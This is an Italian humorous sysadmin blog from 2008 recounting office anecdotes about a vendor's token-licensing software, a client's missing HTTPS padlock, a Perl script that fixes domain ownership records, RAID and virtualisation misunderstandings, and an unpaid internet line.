Bob mi dice che mi richiama. Nel frattempo e' arrivata un'altra maillina nella mia casellina di postina, questa volta da \$merdavigliosasoftwarehouse diretta verso \$dittatadetaili (tiro a indovinare ma qualcuno ha schissato "reply all" senza guardare a chi stava mandando la roba), mail che dice essenzialmente "\$networkgestapo e' un nostro cliente ma dato che e' in .nl dovrete gestirvelo voi come supporto tecnico, inoltre al momento sono end-user, ma *vogliono diventare reseller e per questo dovranno seguire i corsi tecnici tal-de-tali e tal-de-tal-altro*".

Momento.... Io voglio COSA???? Per fare CHE????

Io voglio COSA?? Per fare CHE????

Cosa fa' l'applicazione X ?

Acchiappo DaBoss.

IO - ...quindi al momento non sono in grado di aggiungere altri token.

DB - Hai gia' chiamato...

IO - Ho gia' chiamato tutti i chiamabili, ma quello che mi sorprende e' questa mail.

DB - (*scuotendo la testa*) ...branco di coglioni...

IO - No perche' **tu** non stai pensando di diventare rivenditore di sta cosa per davvero, vero?

DB - (*guardandomi fisso*) Ma che sei matto?

E dopo un po' Bob mi richiama...

Bob - ...quindi dai nostri dati risulta che voi non avete ancora acquistato una licenza per l'uso dei token.

IO - Scusa un momento... quando abbiamo acquistato i token c'era un foglio di carta dentro la scatola con sopra scritto "licenza", che e' quello che io ho registrato in questa chiavica di software. Se quella non e' la licenza per i token che roba e'?

Bob - Quella 'e la licenza per il **supporto tecnico** dei token, non per l'uso dei token.

IO - Cioe' tu mi stai dicendo che voialtri vendete una scatola di token **senza nessun modo implicito di usare tali token?**

Hummm... la bambolina voodoo, voglio la bambolina voodoo.

Davide

11/10/2008 00:00

Un token, trallalla', due token, trallalla...

Continua la saga di \$merdavigliosaapplicazione, dopo l'apparente esaurimento della licenza di cui ho parlato la volta precedente, DaBoss ha deciso di aprire il fuoco a zero ed ha spedito una mail non molto carina al cosidetto "responsabile regionale" di \$merdavigliosasoftwarehouse. La mail, un po' troppo lunga per riportarla, in sostanza diceva "vediamo di risolvere questi problemi al volo o il vostro software finisce nel secchio della monnezza".

A parte che io lo avrei infilato dove gli compete parecchio tempo fa. Ma a quanto pare il tipo ha deciso che non e' il caso di perdere un (l'unico?) cliente... per cui dopo un paio d'ore mi suona il telefono, ed e' un tipo che si presenta come "senior-super-tech-support"... come al solito lo chiameremo Bob.

Bob - ...quindi SL mi ha chiamato e mi ha chiesto di darvi un colpo di telefono, perche' dato che sono giu' da voi in Olanda la settimana prossima per un serie di conferenze, incontri, presentazioni e yada yada yada magari potevo passare di li e vedere che problemi avete nella distribuzione della nostra super applicazione e quindi agire proattivamente per ...

IO - Ohe'! Ferma il treno!

Bob - Hemmm... si, ok... che problemi avete?

Gli ri-faccio l'elenco dei problemi incontrati.

Bob - Allora, puoi andare su \$qualchetipoditeleconferenza?

IO - Ci posso provare, ma per fare che?

Bob - Dunque, quello e' un sistema che noi usiamo per fare teleassistenza quando qualcuno ha dei problemi che noi non capiamo bene.

IO - Ci posso provare...

Digito l'URL e mi ritrovo con una schermata giuliva che mi dice che "questo software richiede \$gameOS, \$gameOS2, \$gameOS3".

IO - Ok, questa roba funziona solo su \$gameOS.

Bob - ...e voi che cosa avete?

IO - Io ho Linux, ed il resto dell'ufficio ha Mac.

Bob - ...andiamo bene...

IO - Si, e andremo anche meglio.

Bob - Hemm... allora, puoi andare in File/Sistema...

E, sostanzialmente, mi manda nello stesso posto dove ho letto il numero di licenza un paio di milioni di volte. Ed ovviamente mi chiede di leggergli il numero di licenza.

IO - A parte che sto' maledetto numero e' scritto in un paio di milioni di mail, ed e' riferito al ticket che ti ho gia' detto, ma non e' che cambia da un giorno all'altro. O si?

Bob - Ah, ok, vedo qui' che la vostra licenza copre solo 6 token...

IO - SI', questa e' la stessa cosa che *l'altro Bob* mi ha detto, solo che quello che sorprende me e' 1) se la licenza copre solo 6 token come e' che io ne ho inseriti 9 senza problemi e 2) se abbiamo comperato 10 token hardware perche' quei 10 token non comprendono una licenza d'uso degli stessi?

Bob - Hemmm... per questo dovrete parlare con il commerciale...

IO - Bene, e chi e' il commerciale?

Bob - ...credo SL...

IO - Che e' la persona con la quale abbiamo gia' parlato no?

Cosa fa' l'applicazione X ?

Bob - Eh... possibile... Hummm... senti, e' possibile che tu vada sul server e mi avvii la console con questo-e-questaltro switch?

IO - Sicuro. Ma che fanno?

Bob - Dunque, quello sostanzialmente mi apre una sessione crittografata da cui io posso accedere direttamente al database e quindi...

IO - **Momento!**... ti **apre** una sessione crittografata in modo che **tu** puoi accedere al database?

Sostanzialmente mi stai dicendo che tu (voi) avete una backdoor attraverso la quale mi puoi incasinare l'intera rete?

Bob - Hemmm... ma solo se la console viene avviata in un certo modo.

IO - Sicomeno... comunque no, non funzionerebbe, visto che il server non e' connesso ad Internet.

Silenzio di tomba dall'altra parte.

Bob - Come "non e' connesso ad internet"?

IO - Il server (anzi, tutti i server) e' in una sottorete che non ha accesso diretto con internet. E' possibile usare Radius per l'autenticazione ed LDAP per la replicazione dei dati, ed SCP/SSH per il backup, ma altre connessioni sono impedito. Le uniche connessioni possibili sono tra i 3 server di autenticazione, dal nostro ufficio al server e dalla rete di management verso i server in collocazione.

Bob - ...Hummm... quindi il server non e' disponibile su internet?

IO - Quajo', se supponiamo che la pletora di servers che dovrebbero usare questo coso sia come una cassaforte, allora questo coso e' la serratura. Ed e' ovvio che se **io** voglio aprire la cassaforte, la prima cosa che vado a spaccare e' la serratura. Quindi avere la stessa esposta ad internet non e' proprio una bella idea no?

Bob - Hu... ok, allora vedo che posso fare per queste licenze e poi ti richiamo.

IO - Guarda che fra 10 minuti vado a pranzo...

Bob - Ah, non c'e' problema, noi lavoriamo fino alle dieci di sera...

IO - Sicomeno. No, intendevo dire, chiamami fra un'ora circa senno non mi trovi.

Bob - Ah, ok, ti mando una mail.

Non devo dirvi che non l'ho piu' sentito vero?

Davide

17/11/2008 00:00

Il Lucchetto

Si preannuncia una bella giornata tranquilla. DaBoss e' ammalato, la nostra segretaria e' ammalata, il Dinamico Duo (Bart+Bert) e' ammalato. Il che significa che io ho la possibilita' di praticare la mia Risposta Patentata da Bionda Scema al telefono (prima che qualcuno mi bastoni, mi e' stato fatto notare che ci sono due seri problemi nella mia Risposta Patentata da Bionda Scema: #1 non sono donna e #2 non sono biondo. Al che ho risposto "uno su tre non e' male).

Quindi quando suona il telefono lo acchiappo.

IO - \$networkgestapo...

CL - Non c'e' piu' il lucchetto!

IO - ??? chi sei e che vuoi??

CL - Sono CL di \$brancodipaguri...

mepensa: ossignur...

CL - ...non c'e' piu' il lucchetto nel nostro sito!

IO - Quale lucchetto, quale sito e che cosa dovrei farci io?

CL - Allora nel nostro sito cosi' e cosa' non compare piu' il lucchetto.

Schissa il bottone "silence" sul telefono e rendi partecipe il resto dell'ufficio ed il pianeta intero dei tuoi sentimenti nei confronti di CL.

IO - Quale foxxuto lucchetto? Di che ca\$\$o stai parlando?

CL - Allora, se vai su www.sitodelcappero.nl, clicchi di qui, clicchi di la, di su, di giu...

mepensa "fai una piroetta ed un balletto..."

CL - ...arrivi sulla pagina tale de tali ed il lucchetto sparisce.

IO - Resta di stucco e' un barbatrucco.

CL - Eh?

IO - Niente, lascia stare va.

Cosi' arrivo sulla pagina "senza lucchetto" e guardo... e non trovo nessun lucchetto. Ne' tanto meno una traccia di indizio di *che accidenti sta dicendo questo e che lucchetto dovrei trovare.*

IO - Ok, sono sulla pagina tal-de-tali, dove dovrebbe essere questo "lucchetto"?

CL - Allora, se vai sul sito di \$notabanca e fai click su "login" vedi che c'e' un lucchetto.

IO - Hummm.... Ma ti riferisci per caso *all'indicazione che il sito e' https?*

CL - Si', il lucchetto.

Ri-schissa il bottone "silence" sul telefono e ri-rendi partecipe il resto dell'ufficio ed il pianeta intero dei tuoi sentimenti nei confronti di CL, del suo foXXuto lucchetto e del fatto che questa gente dovrebbe essere in grado di esprimere il loro pensiero in modo coerente.

IO - Allora, per prima cosa dovrete per esempio *comperare un vero certificato* invece di usarne uno autofirmato magari. E comunque il "lucchetto" non compare perche' probabilmente avete un miscuglio di roba in http ed https sulla stessa pagina.

CL - Ma nel sito \$altrosito ci compare il lucchetto...

IO - Perche' quel sito non e' scritto con i piedi ed e' tutto http o https.

CL - Ma come facciamo ad avere il lucchetto?

Ri-ri-schissa il bottone "silence" sul telefono e ri-ri-rendi partecipe il resto dell'ufficio ed il pianeta intero dei

Cosa fa' l'applicazione X ?

tuoi sentimenti nei confronti di CL e del suo foXXuto lucchetto.

IO - Che ne dici di guardare quel sito e vedere che cosa viene mandato in http mentre dovrebbe essere in https?

CL - E come faccio?

IO - Mah... per esempio, guardando il codice html?

CL - Ma non lo usiamo, noi abbiamo questo bellissimissimo CMS che...

IO - Che sono piu' che sicuro sia stato sviluppato dai soliti jugoslavi... senti, noi facciamo la gestione della rete, non il debug dei vostri siti interdet. Ok?

CL - Sì, lo so, ma SL mi ha detto che...

Bambolina voodoo per SL!

IO - Grrrr.... 'spetta un momento neh...

Allora avvio la mia macchina virtuale ed attivo Interdet Exploder, apro il foxxuto sito web e subito Interdet mi informa che "il sito contiene elementi non sicuri" e se voglio o no visualizzarli. Schisso NO. Faccio uno screen-dump del sito, poi riprovo e stavolta schisso SI, altro screen-dump, sovrappongo e confronto.

Ed ecco lì. Che subito si vede. Che **l'unico elemento** diffente tra i due dump. L'unica cosa che e' "insicura" (se si esclude il fatto che il sito e' fatto da \$brancodipaguri intendo). L'unico papocchio che e' solo http e non https... **e' il foXXuto logo di \$brancodipaguri!**

IO - Il problema e' il vostro logo.

CL - Il nostro logo?

IO - Sì, il vostro logo. Se lo togli dalla pagina vedrai che ti ritorna il tuo foXXuto lucchetto.

CL - Ma come??? Non possiamo mica togliere il nostro logo!

IO - E allora trova il modo di farlo passare via https.

CL - Ma come faccio?

IO - Non lo so, prova a domandarlo a chi ha fatto il CMS eh? E la prossima volta che ti perdi un lucchetto... o una serratura, aprimi un ticket, così' almeno posso lartarvi di santa ragione. Te, SL e gli 'slavi.

Davide

24/11/2008 00:00

Per Un Pugno Di Domini

Era una giornata buia e piovosa, quando, all'improvviso, risuono' il telefono.

IO - Sono D di \$networkgestapo.

CL - Sono CL di \$noifacciamoivostrisiti.

Io penso "e chi accidenti e' adesso questa qui e chi e' \$noifacciamoivostrisiti?". Una rapida ricerca nel nostro db mi informa che CL e' la tipa che si occupa di registrare i siti per l'ennesima societa' che "fabbrica" siti web.

CL - Mi servirebbe di controllare i proprietari dei nostri domini.

IO - ... I proprietari dei **vostr**i domini? Non siete voi?

CL - Eh, non proprio...

IO - Hemmm... ok, non ho mica capito eh...

CL - Allora, noi di tanto in tanto dobbiamo registrare dei domini per dei nostri clienti, solo che se il dominio deve essere a nome di una ditta voi volete il numero di registrazione alla camera di commercio...

IO - Bhe', non e' che **noi** lo vogliamo, lo vuole il Registrar Olandese.

CL - Si' comunque, capita che quando andiamo a registrare il dominio la ditta e' stata appena incorporata ed il numero non c'e' ancora. Allora quello che facciamo e' registrare il dominio come nostro e poi lo trasferiamo.

IO - E fin qui mi sta bene.

CL - Solo che nella vostra interfaccia il dominio e' sempre registrato sotto il nostro nome e non sotto il nome del cliente giusto.

IO - Ah.

CL - E non posso "spostarlo". Almeno, io non trovo il modo di farlo.

Essendo la famosa "interfaccia" una web-application scritta un po' con i piedi, non ho problemi a credere alla storia di CL. In effetti non e' la prima volta che saltano fuori dei problemi con tale web-application.

IO - No, non credo ci sia un modo di farlo, non senza andare a modificare direttamente il database e questo solo noi lo possiamo fare... Ma in ogni caso, se il dominio e' stato spostato sotto il nome giusto per il registrar, e' ininfluenza dove sta nella nostra interfaccia. No?

CL - Si e no. Perche' a noi piacerebbe molto avere un modo per vedere di chi e' il dominio tal de tali senza andare a scartabellare tra la carta ed in questo modo quando cerchiamo un nome abbiamo dei problemi...

IO - Capisco.

CL - ...ed inoltre dato che e' la meta' di Agosto, sono sola in ufficio, piove e mi annoio ho pensato di dare una sistemata a queste cose, solo che non posso spostare i domini nel posto giusto...

Me pensa: e cosi' hai pensato bene di dare un po' di lavoro a me...

CL - Cosi' pensavo... si potrebbe avere un elenco di tutti i nostri domini con accanto il cliente sotto il quale sono stati registrati? Cosi' me li controllo e poi vi mando l'elenco giusto?

IO - Hemmm... ma basta andare attraverso l'interfaccia per avere sotto chi e' registrato un dominio...

CL - Si', e' quello che stavo facendo. Solo che ogni volta che faccio click su un dominio lui mi porta alla maschera dei dati del cliente, poi faccio click su 'indietro' e lui mi riporta all'elenco iniziale.

IO - E che problema c'e'?

CL - ...che a quel punto non mi ricordo piu' a che dominio ero arrivata...

Me pensa: ovviamente...

A quel punto lo sguardo mi cade sullo schermo da dove il pdf del manuale di \$merdavigliosaapplicazione mi

Cosa fa' l'applicazione X ?

guarda minaccioso. E che ci sto anche a pensare?

IO - Vedo che posso fare e poi richiamo.

Ok, vediamo un po' come e' fatta questa dannata web-application... Ennesimo accrocchio scritto in PHP. Per qualche strano motivo la programmatrice (sì, era donna) che ha scritto sto' coso ha deciso che i dati dei domini stavano bene nel database chiamato 'dns', mentre i dati dei clienti a cui tali domini sono attaccati stavano meglio nel database chiamato 'clienti'. Oh che gioia. L'ho detto che non e' la prima volta che si discute di questa applicazione sì'?

Rapida corsetta in Sala Macchine per mettermi il costumino da ScriptMan e poi mi metto al lavoro. In 10 minuti preparo un accrocchio in perl che incrocia i dati dei due db e stampa un elenco dei domini di CL con l'indicazione di quale 'cliente' risulta il proprietario. Invio la mail e poi richiamo.

IO - ...quindi ho appena inviato la mail con i dati.

CL - Ah... hai fatto presto... Hemmm... senti, non e' che sei così gentile da mettermeli in ordine di dominio invece che di cliente?

Me pensa: perche' importarti quel coso in quel cacchio di Expel e schissare "dati/ordinamento" e' troppo difficile?

IO - hmmm... (*clickety-click sort | mail...*) meglio?

CL - Ah... ottimo. Ok, controllo e ti richiamo.

Dopo un paio di ore circa mi ri-suona il telefono. A questo punto riconosco il numero chiamante.

IO - Cosa?

CL - Heila'... ti ho appena mandato una mail con i domini controllati. Ce ne sono alcuni che sono nel posto sbagliato. Se potessi spostarli...

IO - Ci guardo.

*Nota: in olandese ci sono 3 modi di parlare, un modo "formale", equivalente al "lei" italiano, un modo "informale" equivalente al "tu" ed un modo **molto** informale, che non ha equivalente. CL stava usando il modo **molto** informale...*

Guardo l'elenco. Ok, taglia/incolla il documento di Word (ovviamente) in un file di testo, allora,

```
# you aren't really interested in reading my code, right?
while <FILE> {
    ($customer,$domain)=split(/;/,$_);
    $customer=~s/ $//;
    chomp($domain);
    my $query="select subscription_id,domain_id from ...";
    ...
    r=$sth->fetchrow_hashref();
    my $o=$r->{'name'};
    $sth->finish();

    if( $o !~ /$customer/i) {

        # search customer
        $query="select organisation_id from organisations ...";
```

Cosa fa' l'applicazione X ?

```
...
...
print "update domains set subscription_id=$newid where ...";
...
}
}
```

clicckety-click...

IO - Ok, ci sono 86 domini su 328 che hanno dei clienti sbagliati.

CL - Ah.... ma come lo sai?

IO - Perche' li ho appena controllati.

CL - ...

IO - E di questi una decina non esistono nel nostro database, non sono mai stai inseriti.

CL - Hummm... se potessi darmi un elenco...

clicckety-click check.pl -check -unknown | sort | uniq -c

IO - Sono 12 per l'esattezza (*ri-clicckety-click check.pl -check -unknown | sort | uniq | mail*), hai posta...

CL - Uh... ok, adesso te li inserisco...

Dopo un'altra mezz'oretta ri-suona il telefono.

CL - Tutto a posto, adesso dovrebbe andare bene.

clicckety-click check.pl ...

IO - Si', pare di si'.

```
mysqldump ... > santobackup.sql
check.pl -DOITNOWSOB
check.pl -check | mail ...
```

IO - Ok, dovrebbe essere a posto. Ti ho ri-mandato l'elenco, riguardalo un attimo cosi' siamo tranquilli.

CL - Urka! Cosi' rapido?

IO - Eh... e ti lamenti anche?

CL - No, cosi' pensavo... al cinema quando mi ci porti?

...che capperò danno questa settimana?

Davide

12/01/2008 00:00

Per Qualche Licenza In Piu'

Giovedi'

DB - ...e cosi' domani mattina SL di \$noivendiamomerdavigliosapplicazione viene qui' con Bob cosi' possiamo mettere in chiaro finalmente cose' questa storia delle licenze che noi non abbiamo ma dovremmo avere e ci facciamo dare risposta a tutta questa serie di domande tecniche.

IO - (*prendendo nota sull'agenda*) Bene.

DB - Solo che io non posso esserci perche' devo andare a \$posto, quindi ve la gestite tu e T.

Venerdi'

Preparo la sala riunioni, tiro fuori dallo zainetto i miei Lart preferiti e mi metto in attesa. Naturalmente, la nostra segretaria non arriva prima delle 9.30, cosi' alle 9 mi suona il cellofono, e risulta essere SL che e' alla reception del palazzo che aspetta. Mi scapicollo alla reception e li' vedo uno che cazzeggia leggendo il giornale. Uno solo? Mi appropinquo.

IO - SL?

SL - Si'.

IO - E dove e' Bob?

SL - Bob?

IO - Si Bob. Che doveva essere qui anche lui.

SL - No, lui e' andato a \$paeseincapoalmondo.

IO - Ma doveva essere qui per rispondere alle mie, anzi nostre, domande!

SL - Non mi risulta...

Cominciamo bene cominciamo... Comunque, andiamo in ufficio ci sediamo, cafferino tanto per riscaldare bene l'ambiente.

IO - Allora, cominciamo pure con la faccenda delle licenze. Secondo me noi abbiamo acquistato sufficienti licenze per tutti questi dannati token, solo che secondo voi non lo abbiamo fatto.

SL - Allora, io ho parlato con questo e questaltro della casa madre e mi hanno assicurato che le licenze non erano comprese, solo che poi stamani ho avuto l'idea di andare a leggere tra le mie scartoffie ed ho visto che tutte le licenze erano gia' state pagate, quindi il problema e' solo che ci siamo *leggermente dimenticati* di passare i dati alla casa madre.

IO - E questa *inezia di dimenticanza* quando viene corretta?

SL - Hemmm... ho appena telefonato in ufficio di mandare il fax, quindi dovrete ricevere tutte le licenze nel giro di qualche giorno.

scribb.. scribb... SL e' un coglione...

IO - Ok, e questo risolve un problema, il secondo problema e' piu' di natura tecnica: ogni due per tre la vostra schifosa interfaccia mi dice che il mio token e' bloccato, ma non mi dice il perche'. C'e' da qualche parte un log o qualche cosa che mi possa dire **perche'** il foxxuto coso e' bloccato?

SL - Heeee... queste domande dovrete farle al nostro supporto tecnico...

IO - Che sarebbe Bob, giusto? Che avrebbe dovuto essere qui oggi. E invece non c'e'.

SL - Hemmm... si', appunto.

IO - Quindi?

SL - Quindi dovrete mandare una mail a lui.

IO - (*mettendo un segno sulla domanda*) Altra domanda, se faccio cosi' e cosa' mi ritrovo con questo tipo di

Cosa fa' l'applicazione X ?

informazione...

SL - Anche per questo dovrete domandare a lui...

La cosa procede sostanzialmente con tutte le domande che dovrebbero essere rigirate a Bob. Il che mi lascia pensare a che accidenti e' venuto a fare SL qui'... a parte far vedere che lui non sa un tubo.

IO - Ok, questo conclude le mie domande.

SL - Ah, bene. Soddisfatti?

IO - Ma che mi prendi in giro?

SL - Hemmm... comunque, io ero qui anche per un altro motivo.

IO - Che sarebbe?

SL - Allora, adesso come adesso voi avete 3 server con X tokens, ed avete pagato \$cifra, ma noi vogliamo passare ad una licenza di supporto annuale con supporto della versione \$altraversione ed aggiunta di questo-e-quel balzello cosi' invece che pagare \$cifra andrete a pagare \$altracifra, il che significa...

Aggiungete qui' una buona mezz'ora di ca\$\$ate marketing-oriented.

IO - Sissi, tutto molto bello ed interessante (*pietosa menzogna*), ma sta roba dovresti dirla a DB, non a me.

SL - Hemmm... e DB dove e'?

IO - (*con sorrisone*) Non e' qui' oggi, perche' l'idea era di avere un meeting **tecnico** in modo da parlare di roba seria.

SL - He... comunque se potessi darmi un paio di informazioni cosi' posso farti avere, anzi far avere a DB, un prospetto... quanti server avete che volete collegare a \$merdavigliosaapplicazione?

IO - Tanti.

SL - Tanti quanti?

IO - **Tanti** e basta.

SL - Hemmm... con che versione di OS?

IO - Questo lo so io e a te non ti deve interessare.

SL - Ma no, perche' noi adesso siamo anche rivenditori di...

IO - (*muovendo la mano alla Obi-Wan*)...e questi non sono i droidi che stai cercando... adesso puoi anche andare.

Un'altra ora e mezza della mia vita sprecata.

Davide

12/08/2008 00:00

De Matrics Rebutted

E sono sempre qui che cerco di far funzionare la nostra \$merdavigliosaapplicazione, o meglio, adesso sono al punto in cui uno dei server funziona, e' tutto il discorso di 'failover/replicazione/ridondanza' che non ne vuole sapere manco di striscio... comunque, intanto che mi spacco il crano (ed anche qualche cosa d'altro), arriva DaBoss.

DB - Sei al corrente del fatto che il server di CL e' irraggiungibile?

IO - Si, ne sono al corrente proprio ora perche' me lo hai detto... suppongo che tu e CL vogliate sapere che succede?

DB - Supponi giusto

Ora, si potrebbe aprire una parentesi e domandare perche' io non ne ero al corrente prima, ed il motivo e' molto semplice: perche' ogni foXXuto giorno ricevo qualche cosa come 5000 messaggi di 'alert' dalla pletora di server, switch, router, firewall e compagnia bella. I 9/10 di questi messaggi sono informazioni che tutto va per il meglio e solo il rimanente 1/10 ha qualche utilita'. Ergo, una delle prossime cose che faro' sara' un processore di mail che rimuova tutta la fuffa e lasci solo i messaggi importanti. Ma questo ovviamente **dopo** che sarò riuscito a far funzionare la \$merdavigliosaapplicazione.

Si e' anche possibile che il 'dopo' non ci sia a questo punto.

Comunque, mi metto a guardare questo server e mi pare che il problema sia nel fatto che /var e' piena al 100%, dopo aver zappato un po' di log, rimosso un po' fetecchia e ripulito la coda di posta il server pare più contento. Noto però con un certo dispiacere che il raid non e' più un raid: uno dei dischi e' TOFU. Segnalo la cosa a CL che procede ad ordinare un disco nuovo. La cosa sembrerebbe completata finché un paio di giorni dopo non ricompare DaBoss ad informarmi che CL si e' preoccupato per il problema e vorrebbe 'discutere una soluzione'.

IO - Una soluzione a che? Al fatto che noi riceviamo troppa fuffa e non riusciamo a stare dietro agli allarmi che riceviamo?

DB - No, al problema del Raid.

IO - Che "problema del raid"? Uno dei dischi e' morto e l'altro e' rimasto in piedi, e' per questo che c'e' un Raid.

DB - Si, ma CL si preoccupa del che succede se tutti e due i dischi muoiono.

IO - Che il server va' giù ovviamente. L'idea di avere DUE dischi e' perche' le possibilita' che entrambi vadano TOFU nello stesso momento sono relativamente basse. Se si vuole più garanzia si usa hardware di migliore qualita' o si usano più dischi.

DB - Ottimo, allora vieni di là che così ci parli tu.

Così mollo la \$merdavigliosaapplicazione e vado a parlare con CL.

CL - Blah blah blah, centopercento di uptime, blah blah blah, sicurezza di funzionamento, yada yada yada, efficienza, blah blah blah, resistenza ai problemi..

IO - (*interrompendo il babbilamme*) Si sì, ok, ovviamente capirete anche voi che, se volete **resistenza** alle rotture hardware, l'unico modo e' comperare dell'hardware migliore e comperarne di più. E quindi far crescere i costi sia di manutenzione che di gestione.

CL - E' per questo che stavamo pensando ad un sistema virtuale.

IO - ...virtuale come?

CL - Sì, virtuale, cioè finto, come "de Matrics"...

IO - (*cercando di non sbottare a ridere*) "**de Matrics**"?

Cosa fa' l'applicazione X ?

CL - Ma si'. Insomma, invece di usare del vero hardware usiamo dell'hardware virtuale!

Io guardo per un attimo DaBoss che mi sembra abbia la mia stessa faccia in questo momento...

IO - Scusi un momento, forse e' che e' lunedì, ma non ho ben capito, questo hardware 'virtuale'... cosa vorrebbe fare esattamente?

CL - Allora, noi creiamo un server virtuale...

IO - E dove lo creiamo il server virtuale? Perche' per essere 'virtuale' deve esserci del software e fino a prova contraria per far funzionare del software ci vuole dell'hardware.

CL - Usiamo il server che abbiamo al momento.

IO - E fin qui ci andrebbe anche... ma se il problema e' la resistenza ai danni hardware il server virtuale e' soggetto agli stessi problemi se e' il server VERO a scassarsi.

CL - E' per questo che abbiamo pensato ad un cluster!

IO - ...eh?

CL - Invece di fare **un** server virtuale ne facciamo due e li mettiamo in cluster, cosi' in caso di rottura di uno dei due l'altro continua a funzionare!

Io rimango a guardarlo per un po' basito, mentre il mio mononeurone si sta' strappando le (inutili) connessioni sinaptiche. Poi guardo DaBoss.

IO - Devo ridere o devo piangere?

DB - Tu fai come ti pare, io rido.

Davide

15/12/2008 00:00

AiutoSoccorso

Umido e puzzolente giovedì di fine Agosto. Sono qui' che mi sto' spaccando il cranio su un problema di backup quando mi suona il cellofono.

IO - Cosa?

?? - AIUTOSOCORSONONFUNZIONAPIUNAMAZZADISASTROCATACLISMA!!!

IO - Chi sei e cosa ca\$\$o vuoi?

SL - Sono SL!

IO - SL chi?

SL - SL di \$brancodipaguri!

IO - Ok, e abbiamo risposto alla prima domanda, cosa ca\$\$o vuoi?

SL -

NONFUNZIONAPIUUNAMAZZADISASTROCATACLISMATERREMOTOALLUVIONELECAVALLETTE!!!

IO - Sì e poi? La pioggia di fuoco? (*guardando fuori dalla finestra che non si sa mai*) Che accidenti succede?

SL - NONFUNZ...

IO - Ho capito che non funziona più una mazza, cataclisma eccetera eccetera, ma **che cosa** non funziona più?

SL - La connessione internet! Tutto morto da stamani! Posta morta! Server morti! Clienti inferociti!

IO - Hummm... a parte che, come al solito, in quell'edificio non dovrebbero essere ospitate applicazioni di produzione, come già detto molte volte, ma che è successo per avere un blocco totale della connessione?

SL - E che ne so!

IO - Ok, momento che vedo...

Prova a collegarmi con uno dei server dell'ufficio di \$brancodipaguri, niente, manco un barlume. Comincio a sospettare qualche cosa e controllo. Allora, per chi non se lo ricordasse, ho dato un vago accenno a come era organizzata la rete di \$brancodipaguri in questa vecchissima storia, dopo un po' di casini e l'acquisto da parte di \$immensasocieta, la situazione è stata un po' riordinata, ma #3 è rimasta la connessione principale. E qualche cosa mi dice che SL si è sempre "dimenticato" di pagarla...

E, a quanto pare, è proprio quella connessione ad essere 'down', perché l'altra connessione (usata per la VPN verso la sede principale di \$immensasocieta) funziona ancora.

IO - Allora, pare che la connessione #3, quella che voi *avreste dovuto ricordarvi di rendere permanente e pagare* sia down. Puoi chiamarli tu direttamente o devo chiamarli io?

SL - Se li chiami tu è meglio.

IO - Ok, mi serve il vostro numero cliente.

SL - Al tempo - quale numero cliente?

IO - Hummm... se c'è un contratto c'è un numero cliente, se devo riportare un problema con una connessione mi chiederanno tale numero.

SL - Heeeee... ma in questo momento non lo so il numero, devo cercarlo...

IO - E allora fila a cercarlo e quando lo hai mi richiami.

SL - Maaaaaa.

IO - Ma che?

SL - E la connessione adesso come si fa? Disastro, catastrofe, cataclisma, alluvione, terremoto, le cavallette...

IO - See, calma e sangue freddo. Fila a cercare il numero cliente, prima lo trovi e prima si risolve.

SL - No ma...(detto con quel tono)

IO - Cosa? (*come se non lo sapessi*)

SL - Per il numero cliente...(detto con quel tono)

IO - Cosa? (*come se non lo sapessi*)

SL - Non lo abbiamo.

Cosa fa' l'applicazione X ?

IO - Cioe', tu mi stai dicendo, che dal lontano duemilaettre', voi avete usato per praticamente tutte le attivita' aziendali una connessione *senza mai pagarla*?

SL - Eh ma ci sono stati problemi di budget e poi c'e' stata la fusione e poi hanno fornito loro la vpn e poi...

mettete qui, se vi va, una filippica di mezz'ora

IO - Sivabbe'. Il punto e' che se la connessione e' spenta perche' non l'avete pagata col piffero che la riaccendono. Che vuoi fare?

SL - Ma non si puo' trovare un qualche escamotage...

IO - Sicomeno, potrei venire li' ed appenderti per la cravatta al lampadario. Sono sicuro che tutti apprezzerebbero il gesto e smetterebbero di lamentarsi per un po'.

SL - Sii serio. Questo qui e' un grosso problema!

IO - E chi ti dice che scherzassi? Comunque, l'unica sarebbe girare tutte le connessioni sull'altra connessione, quella fornita da \$immensasocieta, che pero non so se si puo fare perche' a) la usate per la VPN e b) dovrei attaccare il firewall al loro switch e quindi creare un'altra v-lan e... insomma non e' una cosa da 2 minuti.

SL - **PAGHIAMO EXTRA!!! OFFRO UNA BOTTIGLIA DI WHISKY INVECCHIATO 25 ANNI!!!**

IO - Hummm... devo parlarne con DaBoss. Ti faccio sapere dopo.

Lo so gia che finiro per andare da \$brancodipaguri alle 6 di sera a riconfigurargli lo switch. Ma possibile che questi siano sempre in quelle condizioni?

D'altra parte, senno' non li avrei soprannominati "\$brancodipaguri" no?

Davide

22/12/2008 00:00

Il CRM Che Passione...

E' il primo Lunedì di Settembre, e già si vede: piove a dirotto, il traffico e' ennuplicato e gli olandesi (freschi freschi di ritorno dalle vacanze) guidano peggio del solito. Riesco, comunque, a raggiungere l'ufficio e noto con una certa preoccupazione un gruppo di salopettati con un Bobcat presso l'ingresso del nostro parcheggio.

Evidentemente loro notano me, perche' non appena entrato e messo giù la moto i bastardi hanno scavato una trincea proprio davanti all'ingresso del parcheggio, sostanzialmente chiudendomi dentro... grrr...

Vabbe', salgo in ufficio e mi predispongo alla giornata. E' a quel punto che mi suona il cellofono.

DB - Ciao, son DB. Come vanno le cose?

IO - Non male... ma non sei in ferie?

DB - Infatti, sono appena arrivato in Canada, una figata pazzesca, vai a farci un giro.

IO - Si adesso salto in moto e arrivo...

DB - No, seriamente, facci sopra un pensierino.

IO - (*pensando: schifoso bastardo...*) Si, mo me lo segno...

DB - Comunque ti ho chiamato anche per altro, ascolta, venerdi' sera mi ero messo a guardare il CRM, tu ti ricordi del \$fantasticocrm vero?

Considerando che il foxxuto CRM e' stato l'oggetto di non uno, non due ma bensì TRE meeting aziendali, come potrei dimenticarmelo?

IO - Si che me lo ricordo, che problema c'e'?

DB - Allora, noi abbiamo un server virtuale dove c'e' installato sopra, io voglio che tu lo aggiorni alla nuova versione, lo colleghi al nostro server LDAP per l'autenticazione e poi ho visto che c'e' questo e quel plugin e questo e quel modulo aggiuntivo e questa e quella ca\$\$ata e poi c'e' anche questo meraviglioso plugin per Thunderbird così si può integrare con la posta elettronica e poi...

IO - Ohe', ferma il treno... la nuova versione e' una beta! Sicuro che la vuoi installare?

DB - Si si. Tu vai ed aggiorna e poi fammi sapere come funziona.

Ok, questo mi prendera' come minimo l'intera settimana, mi metto perciò a guardare questa ennesima fetenzia. Un tempo, tutte o quasi tutte le fetenzia erano sviluppate in VBscript per IIS, quindi bastava guardare su cosa girava un sistema per identificare una fetenzia, adesso quasi tutti si sono riciclati e scrivono le stesse fetenzie ma in PHP, ci sono alcuni prodotti che non sono fetenzia, il che significa che identificare le fetenzie e' un po' piu difficile.

